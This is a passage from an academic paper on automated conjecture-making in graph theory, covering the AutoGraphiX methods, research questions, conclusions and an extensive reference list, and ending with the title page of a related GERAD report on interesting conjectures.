Second, observe that it gives relations for *subsets* of the set of invariants considered, not necessarily for the whole set. So the combinatorial problem of finding the right subset is avoided. This implies that given a sufficiently large set of graphs of some class, and sufficient computing time, one could find a basis of affine relations among a large set of invariants (maybe several hundred of them). Should such relations exist and be up to now unnoticed, it would prove that interesting relations may be found without focussing on a particular problem, or domain (such as e.g. problems of distances in graphs).

Third, the algorithm subsumes some other ones, which have met with success. For instance the BACON algorithm developed by Simon and co-workers [122], gives *rational reconstructions* (or possible reasonings) for great discoveries of the past in physics and chemistry. It uses four rules, given a set of observations involving several variables:

(a) If a variable is constant, a law has been found;

(b) If a variable is a linear function of another one, a law has been found;

(c) If a variable increases while another one decreases, add a new variable equal to their product, and iterate;

(d) If a variable increases while another one increases, add a new variable equal to their ratio and iterate.

BACON rediscovered Kepler's third law, in three iterations only, as well as several other famous ones. The numerical method of AGX reproduced these results in much less computer time [36]. These laws are expressed as monomials, i.e., products of variables with integer powers. Taking logarithms gives affine functions.

However, there are many more complicated cases: Langley *et al.* [122] have observed that laws in chemistry may take a more general form, the logic of which had, apparently, not yet been studied [155]: in addition to the variables, there are substance-specific constants, such as e.g. *specific heat*. BACON could be extended to this case.

RP14. Study how to extend the numerical method of AGX in order to apply it to problems with both variables and substance-specific constants. □

Fourth, one would clearly like to extend the discovery of conjectures to more general cases than affine relations. Note first that inequalities are obtained in a straightforward way: it suffices to check on which side lie graphs which are not extremal for the objective under study. Then one might add, as new variables, products of variables, or simple powers such as squares, cubes, inverses, square roots and the like.
All this increases the number of variables, and thus augments the number of graphs needed to obtain relations, as well as computing time, but does not change the method itself.

If e.g. only products of two variables are considered it is still possible to consider a few tens of variables. One would like to do better than this brute-force approach, and in view of results obtained by *support-vector machines*, this seems to be possible.

RP15. Study selection of product and power terms in finding nonlinear conjectures between invariants in graph theory. Devise corresponding heuristics. □

Fifth, even more general sets of relations involving *signomial functions* (polynomials in several variables with arbitrary powers and signs) have been studied by using neural networks. These have reconstructed with fairly good precision a set of such equations.

RP16. Compare conjecture-making by the numerical method of AGX and by neural networks; define hybrids where neural networks are used to find the form of the relations and AGX to find the precise values of coefficients. □

Sixth, to determine affine relations, which are equalities, numerical precision is required, and hence control of errors. Standard tools of numerical analysis are used to do so, but the guarantee of finding all affine relations is not complete. To attain such a goal one would need computations in error-free arithmetic (i.e., making computations with rational numbers using a sufficient number of digits to avoid all approximation errors), which has been used in solution of equations associated with Euler sums [12], but are very time consuming.

4.8 Geometric method of conjecture-making

Consider a set of extremal graphs for some objective; they correspond to points in the $\mathbb{R}^p$ space of invariants (or in a sub-space of selected invariants), each of which is associated with

one of the p axes. Then constructing the convex hull of these points with a gift-wrapping algorithm (as e.g. implemented in the package of Avis and Fukuda [10]) immediately yields a set of conjectures in the form of linear inequalities: for each invariant, faces passing below all points, or above all points correspond to lower and upper bounds.

To illustrate, consider chemical graphs, in which $\Delta \leq 4$ due to the valency of carbon. The geometric method of AGX could find the two following relations in a very small computing time:

$$Ra(G) \geq \frac{n}{3} + \frac{m}{12}$$

and

$$Ra(G) \geq \frac{1}{4}(m + n_1).$$

The main difficulty with this approach is to avoid undue extrapolation. In the case of a function of a single invariant say $i_1(n)$, if it is concave, just the next graph could disprove the conjecture.

Therefore the conjectures obtained are systematically tested by looking for the few extremal graph(s) following those used to find them. Also the *touch number* criterion discussed above is of interest here: if the inequality found is sharp at only a couple of points, it appears to be of little interest. Conversely, if it is sharp for many or even most values of the parameters, as is the case for the two relations just cited, it is clearly interesting.

One would then like to obtain often sharp relations even when the relationships between invariants of extremal graphs are nonlinear. Again this could be done by introducing new variables, i.e., going to a higher dimensions. There are some limitations here, as gift-wrapping algorithms may become very time consuming with only 10 variables or so.

RP17. Examine how to transform functions in order to get nonlinear relations through the geometric method. Compare results with those of the numerical approach for the same problems.

4.9 Algebraic method for conjecture-making

The principle of the third method is to recognize extremal graphs for some objective function, then to use relations between invariants valid for those classes of graphs in order to obtain new relations, which are conjectured to hold in general.

To illustrate, consider the objective function $Ra(G) - \bar{l}(G)$, (which corresponds to conjecture Graffiti 3, i.e., $\bar{l}(G) \leq Ra(G)$). Minimizing this relation systematically gave stars, for which the Randić index is equal to $\sqrt{n-1}$ (and is minimum for fixed n as shown by Bollobas and Erdös [18]) and the average distance is $2 - \frac{2}{n}$. This leads to the conjecture *For any connected graph G*

$$Ra(G) - \bar{l}(G) \geq \sqrt{n-1} + \frac{2}{n} - 2,$$

which strengthens Graffiti 3. If true, the new bound is sharp for all $n \geq 1$.

The difficulty of this method is the large amount of information needed: on the one hand, specific algorithms are required to recognize to which class belong extremal graphs, and on the other hand a database of relations between graph invariants is needed for each class considered. Presently this method is working in experimental mode.

PE18. Extend the set of graph recognition routines of AGX. □

PE19. Extend the database of relations between graph invariants. □

PE20. Couple the algebraic method with Mathematica or Matlab to simplify the relations obtained. □

Clearly it will not always be the case that extremal graphs all belong to a single well-defined class, for which relations are known. A first difficulty is then that one will have to use lower or upper bounds (e.g. if all one can find is that extremal graphs are trees), although that would not change the approach too much.

PE21. Extend the algebraic approach to manipulate bounds rather than equalities between invariants. □

Another extension would be to recognize the various classes of graphs which are extremal for some values of the parameters (a problem already evoked above) and modify again the way bounds are computed and relations obtained.

Finally, once again one should compare methods.

RP18. Compare systematically results of the three methods proposed for automated conjecture-making on the same set of problems, including some which led to well-known graph theorems. Deduce from this comparison intimations about what makes a relation difficult to find for one or all of them. □

5 Conclusions

Computer-assisted and automated conjecture-making in graph-theory appears to be very successful and has led collectively to more than 200 papers research reports and theses. This makes it probably the most active subfield of discovery science.

Three systems are operational and largely used: GRAPH, Graffiti and AGX. Their principles are different: interactive computing, generation of a priori conjectures and selection amongst them, heuristic optimization to get extremal graphs and deduction of conjectures from them. All three have large parts which are automated, but only the last can presently be used in (fully) automated mode, that is with a problem statement unaccompanied by further information, no human intervention between problem statement and reading the final results as well as no selection among results so obtained. Note that this is not the only way to use this system, nor necessarily the most efficient one, as interactive modification of the extremal graphs obtained may give insight on how to prove the conjectures it delivers.

All three systems (and others) are susceptible of fuller automation in the near future. A series of suggestions on 21 possible enhancements are given in this paper, as well as a list of 18 more general questions, or research paths, of possible interest to the whole field.

As a final point, observe that the conjectures considered in this paper are mainly algebraic inequalities (or, in some rare case, equalities) among graph invariants. As discussed more fully in [113] there are many other forms which interesting conjectures in graph theory can take. So there is plenty of room for further achievement in this young and promising field.

Acknowledgments:

This paper was written in part during a visit to SMG, University of Brussels; support of the *Research in Brussels* program is gratefully acknowledged as well as NSERC grant # 105574-98. Thanks to Mustapha Aouchiche, Gilles Caporossi, Hadrien Mélot and Dragan Stevanović for discussions as well as Dragos Cvetković and Siemion Fajtlowicz for correspondence which helped to clarify issues discussed.

References

[1] ABELEDO, H., and ATKINSON, G.W. The Clar and Fries problems for benzenoid hydrocarbons are linear programs. In: *Discrete Mathematical Chemistry*, P. Hansen, P. Fowler, and M. Zheng, Eds., vol. 51 of *DIMACS Series on Discrete Mathematics and Theoretical Computer Science*. American Mathematical Society, Providence RI, 2000, pp. 1–8.

[2] ABELEDO, H., and ATKINSON, G.W. Polyhedral combinatorics of benzenoid problems. Proceedings of IPCO VI, Houston (1998). *Lecture Notes in Computer Science*, New-York, Springer 1412.

[3] ALBERTSON, M.O. The irregularity of a graph. *Ars Combinatoria*, 46 (1997) 215–225.

[4] ALON, N. and SEYMOUR, P. A counter-example to the rank-coloring conjecture. *Journal of Graph Theory*, 13 (1989) 523–525.

[5] AOUCHICHE, M. www.gerad.ca/AGX. A Bibliography on AutoGraphiX, its Results and Related Topics (forthcoming).

[6] AOUCHICHE, M., CAPOROSSI, G., and HANSEN, P. Variable neighborhood search for extremal graphs 8. Variations on Graffiti 105. *Congr. Numer.*, 148 (2001) 129–144.

[7] APPEL, K., and HAKEN, W. Every planar map is four colorable. Part I. Discharging. *Illinois J. Math.*, 21 (1977) 429–490.

[8] APPEL, K., and HAKEN, W. Every planar map is four colorable. Part II. Reducibility. *Illinois J. Math.*, 21 (1977) 491–567.

[9] APPEL, K., and HAKEN, W. Every planar map is four colorable. *Contemp. Math.*, 98 (1989) 1–743.

[10] AVIS, P., and FUKUDA, K. *lrs home page*; *cdd and ccd plus page.*

[11] BAILEY, D. Integer Relation Detection. *Computing in Science and Engineering* 2 (2000) 24–28.

[12] BAILEY, D.H., BORWEIN, P.B. and PLOUFFE, S.A. New formulas for picking up pieces of Pi. *Science News*, 148 (1995) 279.

[13] BAILEY, D.H., BORWEIN, P.B. and PLOUFFE, S.A. On the rapid computation of various polylogarithmic constants. *Mathematics of Computation*, 66 (1997) 903–913.

[14] BATTITI, R., and PROTASI, M. Reactive local search for the maximum clique problem. *Algorithmica* 29 (2001) 610–637.

[15] BEEZER, R.A., RIEGSECKER, J. and SMITH, B.A. Using minimum degree to bound average distance. *Discrete Mathematics*, 226 (2001) 365–377.

[16] BERGE, C. Färbung von Graphen deren sämtliche bzw. deren ungerade Kreise starr sind (Zusammenfassung), *Wissenschaftliche Zeitschrift, Martin-Luther-Universität Halle-Wittenberg, Mathematisch-Naturwissenschaftliche Reihe*, (1961) 114–115.

[17] BERGE, C. Perfect graphs I. *Six papers on graph theory.* Indian Statistical Institute, Calcutta (1963).

[18] BOLLOBAS, B. and ERDÖS, P. Graphs of extremal Weights. *Ars combinatoria*, 50 (1998) 255–233.

[19] BOROS, E., HAMMER, P.L., IBARAKI, T., MAYORAZ, E., and MUCHNIK, I. An implementation of logical analysis of data. *IEEE TRANS. On Knowledge and Data Engineering*, 12 (2000) 292-306.

[20] BORWEIN, J., BRADLEY, R. Empirically determined Apéry-like formulae for zeta (4n+3). *Experimental Mathematics* 6 (1997) 181–194.

[21] BORWEIN, J.M., LISONĚK, P. Applications of integer relation algorithms. *Discrete Mathematics* 217 (2000) 65–82.

[22] BOUVIER, A., and GEORGE, M. *Dictionnaire des Mathématiques.* Presses Universitaires de France (1979). (in french)

[23] BREIMAN, L., FRIEDMAN J., STONE, C.J. and OLSHEN, R.A. *Classification and Regression Trees.* Chapman and Hall (1984).

[24] BREWSTER, T.L., DINNEEN, M.J. and FABER, V. A computational attack on the conjectures of Graffiti: New counterexamples and proofs. *Discrete Mathematics* 147 (1995) 35–55.

[25] BRIGHAM, R.C., and DUTTON, R.D. INGRID: A software tool for extremal graph theory research. *Congressum Numerantium*, 39 (1983) 337–352.

[26] BRIGHAM, R.C., and DUTTON, R.D. A compilation of relations between graph invariants. *Networks*, 15 (1985) 73–107.

[27] BRIGHAM, R.C., and DUTTON, R.D. A compilation of relations between graph invariants. Supplement 1. *Networks*, 21 (1991) 421–455.

[28] BRIGHAM, R.C., DUTTON, R.D., and GOMEZ, F. INGRID: A graph invariant manipulator. *J. Symb. Comp.*, 7 (1989) 163–177.

[29] CAGE. The chemical and abstract graph environment. Homepage: http://www.mathematik.uni-bielefeld.de/∼CaGe/ .

[30] CAMPBELL, M., HOANE, A.J. and HSU, F.M. Deep Blue. *Artificial Intelligence* 134 (2002) 57–83.

[31] CAPOROSSI, G., CVETKOVIC, D., GUTMAN, I., and HANSEN, P. Variable neighborhood search for extremal graphs 2. Finding graphs with extremal energy. *J. Chem. Inf. Comp. Sci.*, 39 (1999) 984–996.

[32] CAPOROSSI, G., DOBRYNIN, A.A., HANSEN, P., and GUTMAN, I. Trees with palindromic Hosoya polynomials. *Graph Theory Notes N.Y.*, 37 (1999) 10–16.

[33] CAPOROSSI, G., FOWLER, P.W., HANSEN, P., and SONCINI, A. Variable neighborhood for extremal graphs 7. Polyenes with maximum HOMO-LUMO gap. *Chemical Physics Letters*.

[34] CAPOROSSI, G., GUTMAN, I., and HANSEN, P. Variable neighborhood search for extremal graphs 4. Chemical trees with extremal connectivity index. *Computers and Chemistry*, 23 (1999) 469–477.

[35] CAPOROSSI, G., and HANSEN, P. Variable neighborhood for extremal graphs 5. Three ways to automate finding conjectures. *Discrete Mathematics*. (To appear).

[36] CAPOROSSI, G., and HANSEN, P. Finding Relations in Polynomial Time. In *XVIth International Joint Conference on Artificial Intelligence (IJCAI)* (Stockholm, 1999), vol. 2.

[37] CAPOROSSI, G., and HANSEN, P. Variable neighborhood search for extremal graphs 1. The system AutoGraphiX. *Discr. Math.*, 212 (2000) 29–44.

[38] CARBONNEAUX, Y., LABORDE, J.-N. and MADANI, M. Cabri-graphes: A tool for research and teaching in graph theory. In *Lecture Notes in Computer Science*. Vol. 1027, Berlin:Springer, 1995, pp. 123–127.

[39] CARO, Y. Colorability, frequency and Graffiti-119. *Journal of Combinatorial Mathematics and Combinatorial Computing*, 27 (1998) 129–134.

[40] CHERVENKA, B. Graffiti.pc Red Burton Style – A Student's perspective. *preprint*, (2002).

[41] CHINN, P.Z. Discovery-method teaching in graph theory. *Annals of Discrete Mathematics* 55 (1993) 375–384.

[42] CHOU, S.C. Proving and Discovering Theorem in Elementary Geometrics using Wu's Method, Ph.D. Thesis, Department of Mathematics, University of Texas, Austin (1985).

[43] CHOU, S.C. *Mechanical Geometry Theorem Proving*. Mathematics and its Applications, 41, Dordrecht: Reidel, 1988.

[44] CHOU, S.C., GAO, X.S. The computer searches for Pascal conics. *Computers and Mathematics with Applications* 29 (1995) 63–71.

[45] CHOU, S.C., GAO, X.S., ZHANG, J.Z. A deductive database approach to automated geometry theorem proving and discovering. *Journal of Automated Reasoning* 25 (2000) 129–246.

[46] CHRISTIANI, N., and SHAW-TAYLOR, J. *Support Vector Machines*. Cambridge: Cambridge University Press (2001).

[47] CHUDNOVSKY, M., ROBERTSON, N., SEYMOUR, P., and THOMAS, R. Progress on perfect graphs, *Mathematical Programming* B 97 (2003) 405–422.

[48] CHUDNOVSKY, M., ROBERTSON, N., SEYMOUR, P., and THOMAS, R. The strong perfect graph tehorem, manuscript. http://www.gatech.adv/∼thomas/sqge.html .

[49] CHUNG, F. The average distance is not more than the independence number. *J. Graph Theory*, 12 (1988) 229–235.

[50] COLTON, S. Refactorable numbers – A machine invention. *Journal of Integer Sequences*, 2 (1999).

[51] COLTON, S. On the notion of interestingness in automated mathematical discovery. *International Journal of Human Computer Studies special issue on Machine Discovery*, 53 (2000).

[52] COLTON, S. Mathematics: A new domain for data mining. *IJCAI 01 Proceedings*, 2001.

[53] COWEN, R. Personal Communication at Graph Theory Day 42. DIMACS, Rutgers, November 2001.

[54] CVETKOVIĆ, D. Discussing graph theory with a computer, II: Theorems suggested by the computer. *Publ. Inst. Math. (Beograd)*, 33(47) (1983) 29–33.

[55] CVETKOVIĆ, D. Discussing graph theory with a computer, IV: Knowledge organisation and examples of theorem proving. In *Proc. Fourth Yugoslav Seminar on Graph Theory* (Novi Sad, 1983), pp. 43–68.

[56] CVETKOVIĆ, D. Discussing graph theory with a computer, VI: Theorems proved with the aid of the computer. *Cl. Sci. Math. Natur., Sci. Math.*, T. XCVII (1988), No. 16, 51–70.

[57] CVETKOVIĆ, D., DOOB, M., GUTMAN, I., and TORGASEV, A. Recent results in the theory of graph spectra. *Annals of Discrete Mathematics*, 36 (1988) 1–306.

[58] CVETKOVIĆ, D. JOVANOVIC, A., RADO SAVLIEVIĆ, Z. and SIMIĆ, S. Coplanar graphs. Univ. Beograd, Publ. Elektrotekn. Fak. Mat., 2 (1991) 67–81.

[59] CVETKOVIĆ, D., and KRAUS, L. "Graph" an expert system for the classification and extension of the knowledge in the field of graph theory, User's manual. Elektrotehn. Fak., Beograd, 1983.

[60] CVETKOVIĆ, D., KRAUS, L., and SIMIĆ, S. Discussing graph theory with a computer, I: Implementation of graph theoretic algorithms. *Univ. Beograd Publ. Elektrotehn. Fak, Ser. Mat. Fiz. No. 716 – No. 734* (1981) 100–104.

[61] CVETKOVIĆ, D., and PEVAC, I. Discussing graph theory with a computer, III: Man-machine theorem proving. *Publ. Inst. Math. (Beograd)*, 34(48) (1983) 37–47.

[62] CVETKOVIĆ, D., and PEVAC, I. Man-machine theorem proving in graph theory. *Artificial Intell.*, 35 (1988) 1–23.

[63] CVETKOVIĆ, D., and SIMIĆ, S. Graph theoretical results obtained by the support of the expert system "Graph". *Cl. Sci. Math. Natur., Sci. Math.*, T. CVII (1994), No. 19, 19–41.

[64] CVETKOVIĆ, D., and SIMIĆ, S. Graph theoretical results obtained with support of the expert system "GRAPH"– An extended survey. *(submitted)*

[65] CVETKOVIĆ, D., SIMIĆ, S., CAPOROSSI, G., and HANSEN, P. Variable neighborhood search for extremal graphs 3. On the largest eigenvalue of color-constrained trees. *Lin. and Multilin. Algebra*, 2 (2001) 143–160.

[66] DANKELMANN, P. Average distance and the independence number. *Discrete Applied Mathematics*, 51 (1994) 73–83.

[67] DE LA VINA, E. Bibliography on conjectures of Graffitti. http://cms.dt.uh.edu/faculty/delavinae/research/wowref.htm , 2000.

[68] DE LA VINA, E. Graffiti.pc. *Graph Theory Notes of New York*, XLII (2002) 26–30.

[69] DE LA VINA, E. Some history of the development of Graffiti. Submitted for publication, 2003.

[70] DI BATTISTA, G., EADES, P., TAMASSIA, R., and TOLLIS, I.G. Algorithms for drawing graphs: an annotated bibliography. *Computational Geometry: Theory and Applications 4*, 5 (1994) 235–282.

[71] DI BATTISTA, G., EADES, P., TAMASSIA, R., and TOLLIS, I.G. *Graph Drawing: Algorithms for the Visualization of Graphs*. Prentice Hall, 1999.

[72] DOBRYNIN, A.A., ENTRINGER, R. and GUTMAN, I. Wiener index of trees: Theory and applications. *Acta Applicandae Mathematicae*, 66 (2001) 211–240.

[73] EPSTEIN, S.L. Ph.D. Thesis, Rutgers University, 1983.

[74] EPSTEIN, S.L. On the discovery of mathematical theorems. In *Proceedings of the Tenth International Joint Conference on Artificial Intelligence* (Milan, Italy, 1987), pp. 194–197.

[75] EPSTEIN, S.L. Learning and discovery: one system's search for mathematical knowledge. *Comput. Intell.*, 4 (1988) 42–53.

[76] EPSTEIN, S.L., and SRIDHARAN, N.S. Knowledge representation for mathematical discovery: Three experiments in graph theory. *J. Applied Intelligence*, 1 (1991) 7–33.

[77] ERDÖS, P., PACH, J., and SPENCER, J. On the mean distance between points of a graph. *Congressus Numerantium*, 64 (1988) 121–124.

[78] ERDÖS, P., FAJTLOWICZ, S., and STATON, W. Degree sequences in the triangle-free graphs, *Discrete Mathematics*, 92 (1991) 85–88.

[79] FAJTLOWICZ, S. Written on the Wall. A regularly updated file accessible from http://www.math.uh.edu/∼clarson/ .

[80] FAJTLOWICZ, S. On conjectures of Graffiti – II. *Congr. Numer.*, 60 (1987) 187–197.

[81] FAJTLOWICZ, S. On conjectures of Graffiti. *Discrete Math.*, 72 (1988) 113–118.

[82] FAJTLOWICZ, S. On conjectures of Graffiti – III. *Congr. Numer.*, 66 (1988) 23–32.

[83] FAJTLOWICZ, S. On conjectures of Graffiti – IV. *Congr. Numer.*, 70 (1990) 231–240.

[84] FAJTLOWICZ, S. On conjectures of Graffiti – V. In *Seventh International Quadrennial Conference on Graph Theory*. (1995), Vol. 1, pp. 367–376.

[85] FAJTLOWICZ, S. Toward fully automated fragments of graph theory. *Graph Theory Notes of New York*, XLII (2002) 18–25.

[86] FAJTLOWICZ, S. *Fullerene Expanders, a List of Conjectures of Minuteman*. Available from the author.

[87] FAJTLOWICZ, S. On conjectures and methods of Graffiti. In *Proceedings of the 4th Clemson Miniconference on Discrete Mathematics*, Clemson (1989).

[88] FAVARON, O., MAHÉO, M., and SACLÉ, J.-F. On the residue of a graph. *J. Graph Theory*, 15 (1991) 39–64.

[89] FAVARON, O., MAHÉO, M., and SACLÉ, J.-F. Some eigenvalue properties in graphs (Conjectures of Graffiti-II). *Discrete Mathematics* 111 (1993) 197–220.

[90] FIRBY, P., and HAVILAND, J., Independence and average distance in graphs. *Discrete Applied Mathematics*, 75 (1997) 27–37.

[91] FISHER, R.A. The use of multiple measurements in taxonomic problems. *Annals of Eugenics*, 7 (1936) 179–188.

[92] GALLAI, T. Maximum-minimum Satze uber Graphen (german). *Acta Math. Acad. Sci. Hungar.*, 9 (1958) 395–434.

[93] GANTER, B., and WILLE, R. *Formal Concept Analysis – Mathematical Foundations*. Berlin: Springer (1999).

[94] GLAS, E. The 'Popperian Programme' and Mathematics. Part 1: The Faillibilist Logic of Mathematical Discovery. *Studies in History and Philosophy of Science*, 32(1) (2001) 119–137.

[95] GLAS, E. The 'Popperian Programme' and Mathematics. Part 2: From Quasi-Empiriciam to Mathematical Research Programmes. *Studies in History and Philosophy of Science*, 32(1) (2001) 355–376.

[96] GRIGGS, J.R., and KLEITMAN, D.J. Independence and the Havel-Hakimi residue. *Discrete Mathematics*, 127 (1994) 209–212.

[97] GUTMAN, I. Total π-electron energy of benzenoid hydrocarbon. *Topics in Current Chemistry*, 162 (1992) 29–63.

[98] GUTMAN, I., and CYVIN, S. *Introduction to the Theory of Benzenoid Hydrocarbons*. Springer-Verlag, 1989.

[99] GUTMAN, I. and HOU, Y.P. Bipartite unicyclic graphs with greatest energy. *Match-Commun. Math. comp. Chem.* (43) (2001) 17–28.

[100] HÁJEK, P. and HAVRÁNEK, T. On generation of inductive hypotheses. *International Journal of Man-Machine Studies* 9 (1977) 415–438.

[101] HÁJEK, P. and HAVRÁNEK, T. *Mechanizing Hypothesis Formation. Mathematical Foundations for a General Theory*, Berlin: Springer, 1978.

[102] HÁJEK, P. and HOLEŇA, M. Formal logics of discovery and hypothesis formation by machine. *Theoretical Computer Science* 292 (2003) 345–357.

[103] HAKIMI, S.L. On realizability of a set of integers as degrees of the vertices of a linear graph. 1. *Journal of SIAM*, 10 (1962) 496–506.

[104] HANSEN, P. Computers in graph theory. *Graph Theory Notes of New York XLIII* (2002) 20–34.

[105] HANSEN, P. Degrés et nombre de stabilité d'un graphe. *Cahiers du Centre d'Etudes de Recherche Opérationnelle*, 17 (1975) 213–220.

[106] HANSEN, P., and MÉLOT, H. Variable neighborhood for extremal graphs 6. Analysing bounds for the connectivity index. *Journal of Chemical Information and Chemical Sciences*, (2002).

[107] HANSEN, P., and MÉLOT, H. Variable neighborhood search for extremal graphs. 9. Bounding the irregularity of a graph, in S. Fajtlowicz *et al.* (eds.), *Graphs and Discovery* , American Mathematical Society, forthcoming.

[108] HANSEN, P., and MLADENOVIĆ, N. Variable neighborhood search: Principles and applications. *European J. of Oper. Res.*, 130 (2001) 449–467.

[109] HANSEN, P., and ZHENG, M.L. Sharp bounds on the order, size, and stability number of graphs. *Networks*, 23 (1993) 99–102.

[110] HANSEN, P., and ZHENG, M.L. Upper bounds for the Clar number of a benzenoid hydrocarbon. *Faraday Transactions*, 88 (1992) 75–83.

[111] HANSEN, P., and ZHENG, M.L. The Clar number of a benzenoid hydrocarbon and linear programming. *Journal of Math. Chem.*, 15 (1994) 93–107.

[112] HANSEN, P., MLADENOVIC, N., and UROSEVIC, D. Variable neighborhood search for the maximum clique. *Les Cahier du GERAD*, G–2001–08, submitted.

[113] HANSEN, P., AOUCHICHE, M., CAPOROSSI, C., MÉLOT, H., and STEVANOVIĆ, D. What forms have interesting conjectures in graph theory? *Les Cahiers du GERAD*, G–2002–46, 2002, submitted.

[114] HARDY, G. *A Mathematician's Apology.* Cambridge: Cambridge University Press, 1992.

[115] HASTAD, J., JUST, B., LAGARIAS, T.C., SCHNORR, C.P. Polynomial time algorithms for finding integer relations among real numbers. *SIAM Journal on Computing* 18 (1989) 859–881.

[116] HAVEL, V., A remark on the existence of finite graphs. *Casopis Pest. Mat.* 80 (1955) 477–480.

[117] HOU, Y.P. Unicyclic graphs with minimum energy. *J. Mat. Chem.*, 29 (2001) 163–168.

[118] HSU, F.-H. *Behind Deep Blue*, Princeton: Princeton University Press, 2002.

[119] KNUTH, D. *The Stanford Graphbase: A Platform for Combinatorial Computing.* Addison-Wesley, Reading, Massachusetts, 1993.

[120] KURZWEIL, R. *The Age of Spiritual Machines.* London: Penguin, 2002.

[121] LANGLEY, P. The Computer-Aided Discovery of Scientific Knowledge. *Discovery Science: Proceedings of the First International Conference on Discovery Science. Lecture Notes in Artificial Intelligence*, 25–39, (1998).

[122] LANGLEY, P., SIMON, H.A, BRADSHAW, G.L., and ZYTKOW, J.M. *Scientific Discovery, Computational Explorations of the Creative Process.* Cambridge, Mass: MIT Press.

[123] LAKATOS, I. *Proofs and Refutations.* Cambridge, Mass: Cambridge University Press, 1976.

[124] LARSON, C. Intelligent machinery and mathematical discovery. *Graph Theory Notes of New York*, XLII (2002) 8–17.

[125] LARSON, C. On progress in the automation of mathematical conjecture-making. *preprint*, (2002).

[126] LEYDESDORFF, L. *The Challenge of Scientometrics: The Development of Measurement and Self-Organization of Scientific Communications.* Universal Publisher (2001).

[127] LI, M., AND VITANY, P. *An Introduction to Kolmogorov Complexity and its Applications.* New York: Springer, 1997.

[128] MAC LANE, S. Comment on "Theoretical Mathematics": Towards a cultural synthesis of mathematics and theoretical physics. *Bulletin of the American Mathematical Society*, 30 (1994) 13–15.

[129] MANGASARIAN, O.L. Arbitrary-norm separating plane. *Operations Research Letters*, 24 (1999) 15–23.

[130] MATHWORKS, Inc. Matlab: The Language of Technical Computing. The MathWorks, Inc.

[131] MC KAY, B.D. Nauty user's guide (version 1.5). Tech. Rep. TR-CS-90-02, Department of Computer Science, Australian National University, 1990.

[132] MCKAY, B.D. Isomorph-free exhaustive generation. *J. Algorithms*, 26 (1998) 306–324.

[133] MC CUNE, W. Solution of the Robbins problem. *J. Automated Reasoning*, 19 (1977) 263–276.

[134] MEHLHORN, K., and NÄHGER, S. LEDA: A platform for combinatorial and geometric computing. *Communications of the ACM*, 38(1) (1995) 96–102.

[135] MLADENOVIĆ, N., and HANSEN, P. Variable neighborhood search. *Computers and Operations Research*, 29 (1997) 1097–1100.

[136] OTTER. An Automated Deduction System. Web Site.

[137] PEPPER, R. On New Didactics of Mathematics-Learning Graph Theory via Graffiti. *Preprint*, (2002).

[138] POLYA, G. *Mathematics and Plausible Reasoning, Volume 1. (Induction and Analogy in Mathematics).* Princeton: Princeton University Press, 1954.

[139] POLYA, G. *Mathematics and Plausible Reasoning, Volume 2. (Patterns of Plausible Inference).* Princeton: Princeton University Press, 1954.

[140] POPPER, K. *The Logic of Scientific Discovery*. Hutchinson, London, 1959.

[141] PRICE, D. DE SOLLA, *Little Science, Big Science*. New York; Columbia University Press (1963).

[142] PUJOL, F. Étude d'un système automatisé en théorie des graphes (french). Travail de fin d'études IIE, sous la direction de Gilles Caporossi et Pierre Hansen. Rapport final. GERAD. 1999.

[143] QUINLAN, J.R. *C4.5. Programs for Machine Learning*. Morgan Kaufmann, 1993.

[144] RANDIĆ, M. On characterization of molecular branching. *Journal of the American Chemical Society*, 97 (1975) 6609–6615.

[145] RADZISZOWSKI, S.P. Small Ramsey numbers. Dynamic survey 1. *Electronic Journal of Combinatorics* (1994). Updated 1998.

[146] ROBERTSON, N., SANDERS, D., SEYMOUR, P., and THOMAS, R. The four-color theorem. *J. Combinatorial Theory, Ser. B*, 70 (1997) 2–44.

[147] ROGET'S II. The New Thesaurus@Bartleby.com

[148] ROWLINSON, P. A deletion–contraction algorithm for the characteristic polynomial of a multigraph. *Proceedings of the Royal Society of Edinburgh A*, 105 (1987) 153–160.

[149] SAATY, T., and KAINEN, P. *The Four-Color Problem: Assaults and Conquest*. New-York: Dover (1986).

[150] SAMUELSON, P.A. *Economics*. New York: Mc Graw Hill, 1968.

[151] SEYMOUR, P. Personal Communication at the Graph Coloring and Applications Workshop. CRM, Montreal, May 1998.

[152] SIBLEY, T., and WAGON, S. Rhombic Penrose tillings can be 3-colored. *American Mathematical Monthly*, (2000) 251–253.

[153] SIMIĆ, S. Some results on the largest eigenvalue of a graph. *Ars Combinatoria*, 24A (1987) 211–219.

[154] SIMIĆ, S., and KOCIĆ, V. On the largest eigenvalue of some homeomorphic graphs. *Publ. Inst. Math.* (Beograd) 40 (1986) 3–9.

[155] SHEN, W., and SIMON, H.A. Fitness Requirements for scientific theories containing recursive theoretical terms. *British Journal for the Philosophy of Science*, 44 (1993) 641-652.

[156] SKIENA, S. The Graphs of Graffiti:, *directory*, of a collection of 195 graphs from the database of Graffiti. The graphs have been converted to Combinatorica format. The database consists mostly of counterexamples, most of which were found by Noga Alon, Robert Beezer, Tony Brewster, Michael Dineen, Shui-Tain Chen, Paul Erdös, Siemion Fajtlowicz, Odile Favaron, Maryvonne Maheo, J. Riegsecker, Jean-Franois Sacle, Michael Saks, Paul Seymour, James Shearer, B.A. Smith, William Staton and Peter Winkler.

[157] SLOANE, N. The On-Line Encyclopedia of Integer Sequences, interactive Web Site.

[158] SMALE, S. Mathematical problems for the next century. *The Mathematical Intelligence* 20 (1998) 7–15.

[159] TURAN, P. An extremal problem in graph theory (in Hungarian) *Mat. Fiz. Lapok*, 48 (1941) 436–452.

[160] VAN NUFFELEN, C. A bound for the chromatic number of a graph. *American Mathematical Monthly*, 83 (1976) 265–266.

[161] WOLFRAM, Research Inc. *Mathematica Language and Software*. Wolfram Research, Inc.

[162] WOS, L. *The Automation of Reasoning: An Experimenter's Notebook with other Tutorial*. New-York, Academic Press (1996).

[163] WU, W.-T. On the decision problem and the mechanization of theorems proving in elementary geometry. *Scientia Simica* 21 (1978) 157–179.

[164] WU, W.-T. Basic principles of mechanical theorem proving in geometrics. *Journal of Systems Science and Mathematical Sciences* 4 (1984) 207–235, republished in *Journal of Automated Reasoning* 2 (1986) 221–252.

Les Cahiers du GERAD ISSN: 0711–2440

What Forms Do Interesting Conjectures Have in Graph Theory ?

P. Hansen, M. Aouchiche, G. Caporossi
H. Mélot, D. Stevanović

G-2002-46

August 2002
Revised: August 2003,
Draft. Do not cite without the authors' permission.

What Forms Do Interesting Conjectures Have in Graph Theory ?

Pierre Hansen
GERAD and HEC Montréal

Mustapha Aouchiche
École Polytechnique de Montréal

Gilles Caporossi
GERAD and HEC Montréal

Hadrien Mélot
University of Mons-Hainault
Belgium

Dragan Stevanović
University of Nis
Yugoslavia

August, 2002
Revised: August, 2003

